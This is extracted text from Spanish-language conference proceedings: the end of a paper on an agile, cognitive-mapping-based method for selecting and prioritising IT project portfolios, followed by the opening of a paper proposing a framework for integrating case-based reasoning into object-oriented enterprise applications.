La etapa de revisión considera un periodo (fijo o variable) en el que el grupo decisorio ajustará la combinación de la ejecución de los proyectos para asegurar la alineación con la estrategia organizacional. Esta revisión periódica que asume el grupo decisor se enfoca en los resultados de los proyectos y de su impacto sobre la organización, en la vigencia y oportunidad de los nuevos productos a desarrollar, así como en la disponibilidad de recursos para el portafolio [5]. A continuación se muestran en la Figura 1 las etapas del proceso.




Figura 1. Etapas del proceso ágil de toma de decisiones

Este proceso se convierte en iterativo, los proyectos se ejecutan de acuerdo al plan actualizado y se revisa periódicamente, según defina la organización, la combinación de proyectos activos del portafolio.

2.3. Un ejemplo del proceso ágil de toma de decisiones

Se realizó una dinámica de elicitación utilizando *card sorting* para indagar acerca de los factores propios del desarrollo de proyectos que influyen según los decisores en el equilibrio la inversión y de los riesgos en la ejecución de los proyectos. Esta tarea se apoya en las teorías de clasificación que se centran en las categorías y en las relaciones jerárquicas entre conceptos. Esto es, las estructuras mentales de los individuos presentan un ordenamiento jerárquico, de manera que cada grupo está incluido en otro de orden superior Sáez Martínez (2005) y, a su vez, aglutina a varios de orden inferior Rosch (1978) y Anderson (1985). En este trabajo se aplica una modificación a SODA con TMO y *Repertory Grid* de Kelly.

En una primera etapa se utilizó SODA con TMO (Técnica Cognitiva Oval o Técnica del Mapa Oval), es decir, no se construyen los mapas individuales a fin de diseñar una dinámica de intervenciones para favorecer la construcción en grupo de un mapa cognitivo con el equipo decisor de la organización. Esta metodología reconoce que cada persona tiene una visión propia de una situación problemática, visión que puede reorientarse a través de un proceso de aprendizaje. Su aplicación debe posibilitar el reconocimiento de las opiniones de los otros, comparación e identificación de visiones comunes para resolver la situación en cuestión.

Se realizó la Categorización de los proyectos del portafolio dado que ésta permite equilibrar la inversión y los riesgos entre las categorías estratégicas y las metas organizacionales.

No existe un estándar para categorizar, sino que cada organización lo adapta a sus necesidades y requerimientos. Esta categorización ayudará a la priorización de los proyectos y ésta estará en función a su contribución al éxito de la empresa.

En la categorización de los proyectos del portafolio se utilizó el método de Cahs, McFarlan y McKenny estos autores expresan que los sistemas de información además de ser soporte del trabajo operativo, ayudan a generar ventajas competitivas y clasifican a los proyectos en: Estratégicos, de Alto Potencial, Operacionales clave y de Soporte.

Además de las categorías de Cahs se consideró complementariamente el enfoque en Objetivos y Métodos que agrupa a los proyectos en Proyectos de Tipo-1, Tipo-2, Tipo-3 y Tipo-4

Siendo los Tipo-1 aquellos proyectos donde los objetivos y los métodos están bien definidos, por ejemplo los grandes proyectos de Ingeniería, los de Tipo-2 son aquellos en los cuales los objetivos están bien definidos pero los métodos no, por ejemplo proyectos de Desarrollo de Productos, Tipo-3 los aquellos en los que los objetivos no están bien definidos pero los métodos si, por ejemplo los Desarrollo de Sistemas y Tipo-4 son los que no están definidos ni los objetivos ni los métodos para llevarlos adelante como por ejemplo los de Investigación y desarrollo

Se definió con los decisores de la organización una categorización para los proyectos del portfolio de la empresa, como una combinación de ambos métodos, resultando como se muestra a continuación en la Figura 2.

Estratégicas Tipo2	Estratégicas Tipo4	Alto potencial Tipo2	Alto potencial Tipo4
Estratégicas Tipo1	Estratégicas Tipo3	Alto potencial Tipo1	Alto potencial Tipo3
Operaciones clave Tipo2	Operaciones clave Tipo4	Soporte Tipo2	Soporte Tipo4
Operaciones clave Tipo1	Operaciones clave Tipo3	Soporte Tipo1	Soporte Tipo3

Figura 2. Categorías aplicadas

Como conclusión se llegó a establecer que las metodologías analizadas y sus variantes, dan una descripción de la situación problema actual de acuerdo a la experiencia de las personas involucradas; no obstante, se utilizó SODA para identificar los criterios que se consideran cuando se analiza la alineación del portfolio a la estrategia de la organización. Mediante la utilización de un conjunto de técnicas cognitivas, se obtuvieron las percepciones individuales de los miembros del grupo a cargo de la gestión del portfolio de proyectos en una organización.

Se apuntó a diseñar una herramienta que ayude a evaluar y seleccionar aquellos proyectos del portfolio que, según la experiencia del grupo de decisores, cumplan con los criterios claves identificados para estar alineados a la estrategia de la organización, esto se logró

a partir de la clasificación y categorización de los proyectos componentes del portfolio.

2.4 Metodología SODA adaptado (TMO) y Repertory Grid

Se realizó una experiencia de intervención aplicando SODA y *Repertory Grid* con el grupo de decisores, Para abordar la problemática se utilizó como marco conceptual SODA y se realizó una dinámica de elicitación utilizando *card sorting* para indagar acerca de la forma en que cada uno de los responsables de la gestión vislumbraba el problema. Estas actividades se apoyaron en las teorías de clasificación que se centran en las categorías y en las relaciones jerárquicas entre conceptos. La TMO es una buena opción para hacer aflorar y estructurar las ideas del grupo decisor, ya que permite realizar este trabajo en una sola sesión, aunque no se alcance la profundidad de las entrevistas individuales, en la construcción de los mapas cognitivos es posible involucrar hasta 12 participantes en la sesión. De todas maneras, Eden & Ackermann (1998) y Bryson (1995), en el desarrollo de la TMO recomiendan que el grupo sea hasta 8 participantes.

Las pautas de trabajo con la técnica del mapa oval son:

- La pregunta clave se fija en la parte superior del pizarrón.
- Se solicita ajustarse a una sola declaración por óvalo/nodo y utilizar de 8 a 10 palabras por declaración.
- No está permitido quitar el óvalo/nodo de otro participante, aunque no se esté de acuerdo.
- Se clasifican y estructuran los aportes de cada participante.
- La vinculación del material son relaciones causales (de medios-fines u opciones-resultados).

Con esta técnica se construye un mapa con el grupo, los participantes pueden ver los diferentes aportes y analizar cómo ensamblarlos. Como resultado, se puede obtener de forma rápida una visión común compartida, entre los participantes de la sesión.

Conjuntamente, se utilizó la técnica de *Repertory Grid* de Kelly (1955) para evaluar los proyectos del portfolio. La técnica en cuestión es un instrumento de evaluación de las dimensiones y estructura del significado personal que se deriva de la "Teoría de los Constructos Personales", estas dimensiones reciben el nombre de elementos, que son los aspectos relevantes en el contexto que se está evaluando. Los mismos deben ser representativos de lo que está sujeto a análisis, homogéneos y lo más precisos posibles. Se define como constructo a una categoría descriptiva que permite

clasificar los acontecimientos y que representa la percepción de la realidad del sujeto. La Matriz de Kelly es un sistema bidimensional de elementos y constructos donde los mismos están interceptados entre sí. Los elementos están ubicados en la parte superior de la matriz, columnas y los constructos en las filas.

En base a la teoría de Kelly los constructos son bipolares ya que son el principal mecanismo utilizado para organizar, simplificar e interpretar el “entorno”. Se genera una matriz donde se ubican los constructos bipolares emergente (positivos) a la derecha y los constructos bipolares opuestos (negativos) a la izquierda de cada fila. Como se mencionó anteriormente, los subsistemas están relacionados entre sí a través del Método de Contexto Mínimo y la técnica de la tríada: la misma consistió en presentar al individuo tres elementos y pedirle que describiera una característica común a dos de ellos, y que a su vez los diferenciara del tercero, de esta manera se tomaron dichas medidas como valores de bipolaridad, reflejando la posibilidad de moverse en la misma dimensión entre dos valores identificados, ayudando así a validar los constructos expuestos.

2.5 Experimentación con la Metodología Mapas Cognitivos Compartido (TMO) con el grupo de decisores de la gerencia del portfolio y del área estratégica

A continuación se realiza una descripción de una de las intervenciones que se realizaron en la organización en la cual se llevaron a cabo las experiencias. En primera instancia se describe el taller que se llevó adelante con los responsables de la gestión del portfolio de proyectos con el objetivo de explorar la situación planteada utilizando como herramienta un mapa cognitivo compartido. Se experimentó con la técnica de Mapas Cognitivos Compartido aplicándola al grupo de decisores. En este caso se sustituyó la generación de mapas cognitivos individuales por una dinámica de grupo fundamentada en un proceso de aprendizaje.

En los casos que involucran problemas en los que los participantes comparten conocimientos en relación al dominio del problema que pueden ser considerados homogéneos, es factible conformar un subgrupo para construir el mapa cognitivo grupal, sin pasar primero por la construcción de los mapas individuales.

Como metodología de trabajo se llevó a cabo una jornada taller que se organizó, en 3 fases específicas y de diferentes duraciones.

Fase 1: se realiza una explicación sobre el desarrollo del taller y las actividades a desarrollar.

Fase 2: se acuerda la redacción de la/s pregunta/s clave/s que brindan el foco para la sesión de la TMO, es decir, se generan uno o varios interrogantes que reflejen

el área puesta en consideración. Luego se realiza la estructuración de los aportes de los participantes, esto es, a medida que cada decisor expresa sus ideas el facilitador debe colaborar con el proceso de agrupamiento de estos aportes. La identificación de cada agrupamiento no siempre es inmediata.

Fase 3: a partir de la clasificación obtenida en la segunda fase comienza el proceso de vinculación de las diferentes declaraciones en cada agrupamiento, es decir, se inicia la elaboración del mapa en forma compartida. Este mapa se construye en forma escalonada hacia arriba, es decir trabajando desde las opciones hacia las metas, según definición de Eden & Ackermann (1998).

En la fase 2 del taller se definieron interrogantes o preguntas que ayudaron a organizar la información. Se planteó esencialmente un interrogante y disparador en la sesión:

- ¿Qué factores clave consideran los decisores que influyen en el proceso de seleccionar y priorizar proyectos del portfolio para su alineación a la estrategia de la empresa?
- Hacia dónde apunta la estrategia de la organización?
- Cuáles son los criterios del negocio que se reconocen como importantes?

Cada uno de los integrantes del equipo de gestión expresó en un óvalo o nodo en la pizarra su idea o creencia con respecto al interrogante mencionado, expresándose en forma de acciones deseables positivas. Para la confección del mapa se tuvo en cuenta la meta, esto es, apuntar a mejorar la alineación de los proyectos de SI/TI a la estrategia de organización

El enfoque que se utilizó para trabajar el mapa cognitivo con los responsables de la gestión fue el escalonado hacia arriba en el cual se planteó la meta y se identificaron las submetas, que amplían la cadena de metas hacia “arriba”, es decir, hacia niveles superiores de la jerarquía. Este proceso se repitió hasta que el grupo acordó que el nuevo nivel no tiene consecuencias e implica algo bueno y esclarecedor para el tema planteado.

En la Figura 3 se muestra un fragmento un trabajo realizado por los participantes del taller paso previo para la elaboración del mapa cognitivo compartido obtenido en este proceso. Como era de esperarse, el resultado presentó un alto nivel de consenso. Se ubicaron los conceptos y se relacionaron entre sí, nuevamente a partir de la discusión y consenso grupal.

En el planteo se presentó como **Meta**: Mejorar la alineación de los proyectos de SI/TI a la estrategia de la organización. **Submeta intermedia**: Mejorar la utilización de los recursos disponibles.

Algunos Factores clave considerados por el grupo de decisores que surgieron en el taller han sido agrupados en

criterios a tener en cuenta para evaluar los proyectos del portfolio:

Asegurar los recursos financieros: Incrementar ingresos ,Reducir costos ,Aumentar el retorno de inversión , Sostener TIR elevada , Sostener VAN elevada, Regular periodo de recupero, Generar efectivo.

Generar crecimiento del negocio: Mejorar la calidad, Aumentar la satisfacción del cliente, Mejorar los procesos , Aprovechar oportunidad de negocio, Lograr ventaja competitiva , Actualizar el negocio.

Asegurar el Mercado: Incrementar cuota de mercado, Lograr impactar en el mercado con éxito.

Gestionar los riesgos: Reducir los riesgos tecnológicos, de negocio, de implementación, Mitigar los riesgos, Controlar los riesgos.

Asegurar encuadre regulatorio: Cumplir los requerimientos legales.

Mejorar aspectos técnicos: Lograr la alineación arquitectónica, Asegurar la confiabilidad, utilidad, Soporte, Aumentar la probabilidad de éxito, Asegurar el soporte de información, Conformar estándares, Contar con herramientas internas, Apuntar hacia la compatibilidad tecnológica.

Mejorar el desempeño de los RRHH: Asegurar la disponibilidad de recursos.




Figura 3. Factores clave identificados por los decisores.

En esta etapa se realizó la construcción de un mapa cognitivo compartido a partir del aporte de los decisores. Los conceptos se expresaron en forma de acciones deseables positivas. Para la construcción del mapa se utilizó el enfoque “escalonado hacia arriba”, es decir, trabajando desde las opciones hacia la meta. Se posicionaron en las colas las potenciales acciones/aspectos a considerar y sobre los cuales accionar para lograr la mejora objeto de realización del taller. Siendo además determinadas las submetas en la construcción del mapa.

Como resultado se lograron identificar los factores que afectan o influyen en las decisiones involucradas en la selección de proyectos a ejecutar, incorporar o terminar de un portfolio de proyectos.

2.6 Aplicación de la técnica de *Repertory Grid* para determinar aquellos criterios que resultan clave o a mejorar en una categoría determinada de proyectos de la organización

En una segunda instancia de intervención, se utilizó la técnica de *Repertory Grid* como una forma de entrevista estructurada, orientada a explicitar y analizar los constructos con los que una persona organiza su mapa mental. Kelly afirma que las personas buscan encajar las experiencias del mundo con constructos cognitivos.

Para el caso en estudio se aplicó la *Repertory Grid* ubicando los óvalos del mapa cognitivo compartido obtenido en la posición de los constructos y en las columnas de los elementos a comparar se ubicaron los proyectos que compiten, para luego considerar qué criterios o factores resultan críticos o a mejorar en “determinada categoría”. Para cada “categoría de proyecto” de la organización se aplica una matriz, en la cual cambia el peso relativo asignado a cada constructo y que será utilizado luego para obtener el ranking de los proyectos según contribuyan a las metas deseadas en la categoría. Debido a que en la organización en estudio se propusieron dos modelos de categorización a complementar, se debieron realizar tantas matrices como combinación de categorías entre ambos, es decir, 16 matrices.

A continuación en la Figura 4 se muestra un parte de una de las matrices obtenidas en el proceso.

	Peso	Proyecto A (Proyecto de TI)	Proyecto B (Proyecto de Marketing)	Proyecto C (Proyecto de Innovación)
Incrementar ingresos	5			
Reducir costos	5			
Aumentar el ROI	5			
Generar efectivo	5			
Actualizar el negocio	4			
Aumentar la satisfacción del cliente	5			

Figura 4. Fragmento de una de las matrices obtenidas

Como se mencionó anteriormente los subsistemas están relacionados entre sí, en este caso se realizó a través del Método de Contexto Mínimo, que en este caso se utilizó para validar los constructos expuestos. En el paso siguiente se completa la matriz con valores, de acuerdo a una escala seleccionada entre varias, donde se categoriza cada elemento en función de la valoración realizada sobre cada constructo. Por último se analizan los resultados obtenidos en cada una de las matrices mediante el método de ponderación lineal, exponiendo el orden de los elementos en función de la criticidad de su impacto en el resultado del proceso selección. Estas matrices definidas forman parte de las plantillas a aplicar en la evaluación de los proyectos.

Los componentes del Portfolio se agruparon según similitudes identificadas según hacia donde apuntan sus objetivos y la generación de valor, para ello este trabajo se apoyó en las categorías, dependientes del Plan Estratégico y de la visión de la organización, esto implicará, que si se modifica el Plan Estratégico podrían ampliarse estas categorías. Estas categorías y los factores claves obtenidos en las intervenciones que permitieron elaborar el mapa cognitivo compartido se utilizaron con la finalidad de reconocer la adhesión de dichos proyectos con las estrategias organizacionales, formando parte de los identificadores de los proyectos del portfolio.

2.7 La etapa de revisión

Esta etapa del proceso implica que periódicamente (en tiempos fijados por la organización o variables según requerimiento) se disparen nuevamente las etapas de evaluación, selección y priorización de los proyectos del portfolio. De esta forma, el grupo de decisores deberá realizar el proceso nuevamente con el objetivo de mantener la ejecución de los proyectos alineada con la estrategia. En este caso, el WIP, estará dado por la cantidad de grupos de decisión / decisores que permiten evaluar la mayor cantidad de proyectos.

Este proceso está limitado por las técnicas y herramientas que se aplican en las actividades de cada una de las etapas. Esto a su vez limita el tamaño del grupo decisor y el número de proyectos a considerar.

3. Resultados

En este trabajo se presentó una propuesta considerada ágil dados sus lineamientos para la definición y ejecución de este proceso de evaluación, categorización, priorización y selección de proyectos del portfolio a ejecutar en una organización. Esto resulta en un beneficio para la organización dada la cantidad de proyectos que pueden competir en dicho portfolio, la incertidumbre del entorno de la organización, los cambios o adaptaciones

requeridas al negocio, la necesidad de direccionar de forma eficiente los recursos disponibles, situaciones estas que sostienen esta propuesta ágil y dinámica.

Este trabajo partió de la premisa que la selección de proyectos que se ejecutan en una organización y forman parte del portfolio no es estático, no existe una situación final, sino que por el contrario debe ser un proceso a ejecutarse periódicamente según defina la organización, planteando los pilares de este enfoque ágil desde el valor, el tiempo, la fiabilidad y la agilidad.

Se asume una etapa de revisión periódica de los alcances y cumplimiento de objetivos, de los resultados de los proyectos y de su impacto, de la vigencia y oportunidad de los nuevos productos a desarrollar, así como de la disponibilidad de recursos para el portafolio [5]. Esta etapa tracciona a las etapas de evaluación, selección y priorización del proceso, siendo el WIP la cantidad de grupos de decisión que permite evaluar la mayor cantidad de proyectos.

4. Conclusiones

Si una organización toma las decisiones referidas a su portfolio de proyectos basada solamente en el costo y beneficio monetario se encuentra en un riesgo potencial de supervivencia. Es decir, la pregunta clave no debería ser el beneficio económico financiero, sino que debería preguntarse acerca del valor que proporcionará este proyecto.

La categorización de los componentes de la cartera ha permitido a la organización sacar provecho de su inversión a favor de su estrategia a partir de la definición de categorías estratégicas, ventaja esta de la que las organizaciones no aceptan prescindir. Este proceso de evaluación y categorización dinámico y continuo asegura que no se consideren proyectos que aumenten los riesgos y los costos sin aporte o con escaso aporte a la estrategia, de allí la relevancia de este proceso como punto partida del presente trabajo.

Es así que el mapa cognitivo compartido como herramienta de soporte a la estructuración tiene como objetivo principal el relevamiento, acuerdo y consenso que potencialmente puede lograrse a partir de la conducción del grupo en una situación concreta y particular a fin de obtener una visión compartida acerca de la dirección de los proyectos en la organización, a la vez que está directamente relacionada con el éxito de dicho portfolio. La institucionalización de este proceso ágil de toma de decisiones es fundamental para el éxito de los resultados. El método empleado descrito en el trabajo para la gestión enmarca en definitiva el logro de la alineación estratégica y el balance de los proyectos del portfolio, a través de la agilidad, que implica la mejora

continua, generando así consenso y el aprendizaje del grupo de decisores.

A partir de esta intervención se destaca el aporte de la generación de un espacio de reflexión para los responsables de la gestión del portfolio de proyectos. Por un lado se logró que los tomadores de decisión contaran con una visión más clara de la situación, a la vez que se propusieron herramientas y técnicas concretas de clara aplicación.

5. Referencias

- [1] Figuerola N., “IT portfolio Management: Categorización y Valor de los Proyectos”, 2014.
- [2] Gustaffson J., “Portfolio Optimization Models for Project Valuation”, 2005.
- [3] Boggio A., Salamon A., Mira N., Pérez S., Cuzzo J., “Un Modelo Multimetodológico para la Identificación de Criterios Clave y Categorización de Proyectos del Portfolio SI/TI de una Organización”, paper presentado en *CONAIISI*, 2016.
- [4] Lowell D., Pennypacker J., “Project Portfolio Management and Managing Multiple Projects: Two Sides of the Same Coin?”, The Project Management Institute Annual Seminars & Symposium, Houston, Texas, USA, September 7–16, 2000.
- [5] Ghasemzadeh F., Archer N., “Project portfolio selection through decision support”, 2000.
- [6] Gutiérrez J., Boggio A., Salamon A., Boaglio L., “Herramienta para Priorizar un Portfolio de Proyectos de SI/TI de una organización”, resumen aprobado en *EPIO-ENDIO*, 2017.
- [7] Pérez Vélez J., *Método para la selección y priorización de portfolio de proyectos de I+D+i en el contexto institucional de un Centro de Desarrollo Tecnológico en Colombia*, Tesis de Maestría, Facultad de Minas, Universidad de Colombia, 2012.
- [8] Highsmith J., *Agile Project Management*, 2010.
- [9] Archer N., Ghasemzadeh F., “An integrated framework for project portfolio selection”, *International Journal of Project Management* Vol. 17, No. 4, pp. 207-216, 1999.

Un Framework Extensible para la Integración de Razonamiento Basado en Casos con Aplicaciones Empresariales Orientadas a Objetos

María Celeste Carignano¹, Silvio Gonnet², Horacio Leone²

¹*Facultad Regional Santa Fe
Universidad Tecnológica Nacional
Lavaise 610, Santa Fe, Argentina
mcarigna@frsf.utn.edu.ar*

²*INGAR, Instituto de Desarrollo y Diseño
Universidad Tecnológica Nacional, CONICET
Avellaneda 3657, Santa Fe, Argentina
{sgonnet, hleone}@santafe-conicet.gov.ar*

Resumen

En la vida cotidiana, las personas utilizan su experiencia para resolver las situaciones que se presentan, recordando circunstancias similares y adaptando las soluciones en función de las características de cada problema particular. En el contexto empresarial, estas prácticas también se llevan a cabo. Muchas veces el conocimiento asociado a ciertas experiencias se encuentra distribuido en las aplicaciones existentes, por lo que solo es necesario identificarlo y definir mecanismos apropiados para poder recuperarlo y reutilizarlo.

Razonamiento Basado en Casos es un paradigma de resolución de problemas que involucra el uso de experiencias pasadas para comprender y resolver nuevas situaciones. Se sustenta en la idea de que si una experiencia pasada fue exitosa puede ser utilizada en el presente, en su totalidad o como punto de partida, para decidir o resolver una nueva situación similar. Su principal hipótesis es que problemas similares tienen soluciones similares.

En este trabajo, se presenta un framework cuyo objetivo es facilitar la implementación de Razonamiento Basado en Casos en aplicaciones empresariales orientadas a objetos con el fin de poder hacer uso de la experiencia y conocimiento adquirido en el pasado para solucionar y resolver situaciones actuales con calidad y consistencia.

1. Introducción

Razonamiento Basado en Casos (RBC) es un paradigma de resolución de problemas [1] que involucra el uso de experiencias pasadas para comprender y resolver nuevas situaciones [2]. La principal hipótesis de RBC es que problemas similares tienen soluciones similares. La información y el conocimiento de situaciones similares previas sirven para resolver nuevos problemas.

RBC se sustenta en la idea de que si una experiencia pasada fue exitosa puede ser utilizada en el presente, en su totalidad o como punto de partida, para decidir o resolver una nueva situación similar.

Los beneficios potenciales de RBC son [3]:

- Descubrir conocimiento en los datos,
- Distribuir decisiones consistentes a lo largo de la organización,
- Preservar el “know-how” de los especialistas capturando sus experiencias,
- Transferir experiencias desde especialistas a novatos,
- Construir una memoria corporativa compartiendo experiencias individuales.

El uso de la memoria en la resolución de problemas no es un descubrimiento de RBC. RBC intenta reflejar el uso humano de los problemas y soluciones recordadas como punto de partida para la resolución de nuevas situaciones [4].

A diario las personas utilizan su experiencia para resolver las situaciones que se presentan, recordando circunstancias similares y adaptando las soluciones en función de las características de cada problema particular.

En el contexto empresarial, diversas decisiones pueden ser tomadas basándose en conocimiento e información de experiencias pasadas. Dicha información puede estar en la memoria de los tomadores de decisiones, o distribuida en las aplicaciones que se emplean en la organización. En este último caso, es posible implementar RBC para dar soporte a las personas en sus tareas.

A lo largo del tiempo, RBC ha sido aplicado en diferentes áreas, como ser leyes, medicina, arquitectura, mesa de ayuda, sistemas de planeamiento, de scheduling, entre otros. Actualmente, existen implementaciones académicas e industriales de RBC para dominios específicos ([5], [6], [7], [8], entre otros), así como también frameworks que permiten crear aplicaciones completas de RBC ([9], [10], [11], [12], [13], entre otros). Sin embargo, estas aplicaciones existen de forma aislada con respecto a los sistemas propios de una organización, ignorando las bases de conocimiento que se nutren a diario con la operatoria regular de las empresas.

En este trabajo, se presenta un framework cuyo objetivo es facilitar la implementación de RBC en aplicaciones empresariales orientadas a objetos existentes, con el fin de poder hacer uso de la experiencia y conocimiento adquirido en el pasado para solucionar y resolver situaciones actuales con calidad y consistencia. En el framework propuesto se presentan algunas simplificaciones, planteando como trabajos futuros la inclusión de aspectos más complejos de RBC.

En la siguiente sección, con el objetivo de facilitar la comprensión de los motivos de la propuesta, se presenta un ejemplo real en el cual podría implementarse la integración presentada en este trabajo. A continuación, se describen brevemente las principales características de RBC, se detalla el framework presentado y la implementación del framework en el contexto del ejemplo descrito previamente. Luego, se analiza bibliografía relacionada para finalizar exponiendo las conclusiones y aspectos sobre los que se continuará trabajando.

2. Introducción al ejemplo de aplicación.

Descripción del contexto.

El objetivo de esta sección es describir el contexto en el cual se podría aplicar la propuesta presentada en este trabajo. Se presenta un ejemplo basado en un sistema real que pertenece a una empresa dedicada a la venta de

neumáticos y reparación de automóviles. Dicho sistema está encargado de gestionar órdenes de servicio en el taller de reparación. Cuando un vehículo llega al taller se genera una orden de servicio, registrando los servicios que los mecánicos deben efectuar al vehículo en cuestión. A medida que se van realizando los servicios, los mecánicos dejan constancia en el sistema de que el servicio ha sido finalizado e indican si hubo algún inconveniente o aspecto en particular que deba ser informado al cliente. Finalmente, una constancia de servicio es generada e impresa para ser entregada al cliente como prueba de los servicios efectuados en su automóvil. Además, el sistema permite generar reportes con información sobre los servicios más requeridos, la cantidad de servicios realizados por cada empleado, cantidad de servicios realizados por día, etc.

Debido a que los mecánicos registran cuándo comienzan a realizar un servicio y cuándo terminan, es posible conocer el tiempo exacto que dedicaron a la realización de cada servicio en particular.

Teniendo en cuenta esta información, se detectó la oportunidad de poder emplearla para estimar cuánto tiempo tendría que esperar un cliente para que su vehículo esté listo.

Los servicios se clasifican en dos grupos de servicios: alineación y balanceo. Un cliente puede solicitar servicios de alineación (de uno o más neumáticos), servicio de balanceo, o ambos. La empresa cuenta con un mecánico especializado en cada grupo de servicios definido, los cuales serán identificados a partir de ahora como *MecB* y *MecA*, según se trate del mecánico especializado en servicios de balanceo o de alineación, respectivamente. De esta forma, según los servicios que requiera el automóvil, su atención puede estar asignada a un mecánico en particular o a los dos. El orden en que se llevan a cabo los servicios es: primeros los servicios de balanceo, y finalmente el servicio de alineación.

Por lo tanto, cuando un cliente solicita servicios para su automóvil, el tiempo de espera estará conformado por:

- Si solo solicita servicios de balanceo: el tiempo en cola esperando que se desocupe *MecB* (T_1) y el tiempo de realización de los servicios de balanceo en su vehículo (T_2).

$$\text{Tiempo de espera} = T_1 + T_2$$

- Si solo solicita el servicio de alineación: el tiempo en cola esperando que se desocupe *MecA* (T_1), el tiempo de realización del servicio de alineación de su vehículo (T_2).

$$\text{Tiempo de espera} = T_1 + T_2$$

- Si solicita ambos servicios: el tiempo en cola esperando que se desocupe *MecB* (T_1), el tiempo de realización de los servicios de balanceo en su vehículo (T_2), el tiempo en cola esperando que se

desocupe *MecA* (T3), el tiempo de realización del servicio de alineación de su vehículo (T4).

$$\text{T tiempo de espera} = T1 + T2 + T3 + T4$$

Por lo tanto, para poder realizar el cálculo del tiempo de espera es necesario conocer cuánto tiempo estará ocupado cada mecánico con cada vehículo que debe atender. No existe una fórmula que sea fácilmente codificable para poder calcular el tiempo que le lleva a un mecánico satisfacer una orden de servicio, ya que depende de:

- el empleado: su experiencia, capacidades y habilidades,
- características propias del vehículo, como ser su tipo: automóvil o utilitario, y
- los servicios contratados, entre otras cosas.

Medir la capacidad que tiene un empleado para dar respuesta a la solicitud de un servicio es muy difícil. Por lo tanto, se considera de utilidad integrar la aplicación con el framework propuesto en este trabajo. De esta manera, se estaría emulando de manera automática la siguiente conversación:

- **Pedro** (empleado de atención al público): “¿José cuánto tiempo te llevaría hacer el servicio de alineación en el automóvil Peugeot 406 de Juan Perez?”
- **José** (Mecánico): “las alineaciones generalmente las hago en una hora, pero con el auto de Juan Perez demoro treinta minutos más ya que también tiene reguladores para alinear en el eje trasero.”
- **Pedro** (empleado de atención al público): “Bueno, hay dos automóviles esperando, así que estaría listo en tres horas y media aproximadamente.”

3. El ciclo de RBC

En RBC un caso denota una situación experimentada previamente, que ha sido capturada y aprendida de forma tal que puede ser reutilizada en la resolución de problemas futuros [1]. Suele estar compuesto por [14]:

- el problema: que describe el estado del mundo cuando ocurre el caso,
- la solución: que establece la solución encontrada.

RBC involucra la ejecución de cuatro actividades conocidas como las *4Res*: *Recuperar*, *Reusar*, *Revisar* y *Retener*, las cuales son mostradas en la Fig. 1.

La primera actividad del ciclo es la de **RECUPERACIÓN** de los casos más similares. Comienza con la descripción de un problema (conocido como nuevo caso) y finaliza con la obtención de uno o

más casos recuperados. Cada caso recuperado propone soluciones previamente aplicadas para resolver un problema similar. Esta actividad generalmente es la más compleja y la que más estudio previo requiere dentro del ciclo de RBC. Involucra la evaluación de todos los casos en memoria y la determinación del grado de similitud entre cada uno de ellos y el nuevo caso.




Figura 1. Actividades del proceso de Razonamiento Basado en Casos. Figura adaptada de [1].

Generalmente es llevada a cabo en dos pasos [2]:

- primero se recupera un conjunto de casos candidatos. Los casos candidatos son casos con potencial para que a partir de ellos se efectúen predicciones relevantes sobre el nuevo caso, y
- luego, se realiza un procesamiento para seleccionar el o los mejores casos del conjunto de casos candidatos previamente recuperados.

El algoritmo de recuperación utilizado para llevar a cabo esta actividad depende de cada aplicación de la técnica en particular, de la organización de la memoria de casos y del contenido y estructura de los mismos.

La segunda actividad tiene como objetivo **REUSAR** la información y el conocimiento del caso recuperado para resolver el nuevo problema. Es la responsable de proporcionar una solución (conformando un caso resuelto) para un nuevo problema a partir de las soluciones del caso recuperado [4]: soluciones antiguas son utilizadas como inspiración para resolver nuevos problemas [2]. Esta actividad puede ser muy sencilla y requerir solamente el retorno de las soluciones recuperadas (reutilización por copia) o lo suficientemente compleja como para necesitar que se realicen adaptaciones de las soluciones recuperadas para que sean aplicables al nuevo caso. En general, las adaptaciones se pueden clasificar en [14]:

- adaptaciones estructurales: las reglas de adaptación son aplicadas directamente desde la solución almacenada en el caso [15], y
- adaptaciones derivacionales: se reusan los algoritmos, métodos o reglas que generaron la

solución original para producir o derivar una solución para el nuevo problema.

La tercera actividad es la de **REVISIÓN** de la solución propuesta. Una vez que el nuevo caso ha sido resuelto debe ser probado en el mundo real. Cuando la solución generada en la actividad de reuso no es correcta surge una oportunidad para aprender de las fallas. De esta forma, durante la actividad de revisión, se llevan a cabo dos tareas [1]:

- o la evaluación del caso resuelto generado por la actividad de reuso, y
- o la reparación del caso resuelto, si es necesario, utilizando conocimiento específico del dominio.

Durante última actividad, la de **RETENCIÓN**, el caso revisado es incorporado a la memoria de casos como un caso aprendido con el objetivo de que esté disponible si un nuevo problema arriba para comenzar con el ciclo nuevamente.

Es importante aclarar que las actividades de reuso, revisión y retención raras veces ocurren sin la intervención humana [14].

4. Descripción del framework propuesto

El objetivo del framework propuesto, llamado **ExCBBR** (**Ex**tensible **C**ase **B**ase **R**easoning), es dar soporte a las actividades de RBC, integrándose a las aplicaciones existentes en una organización que han sido desarrolladas con tecnología orientada a objetos.

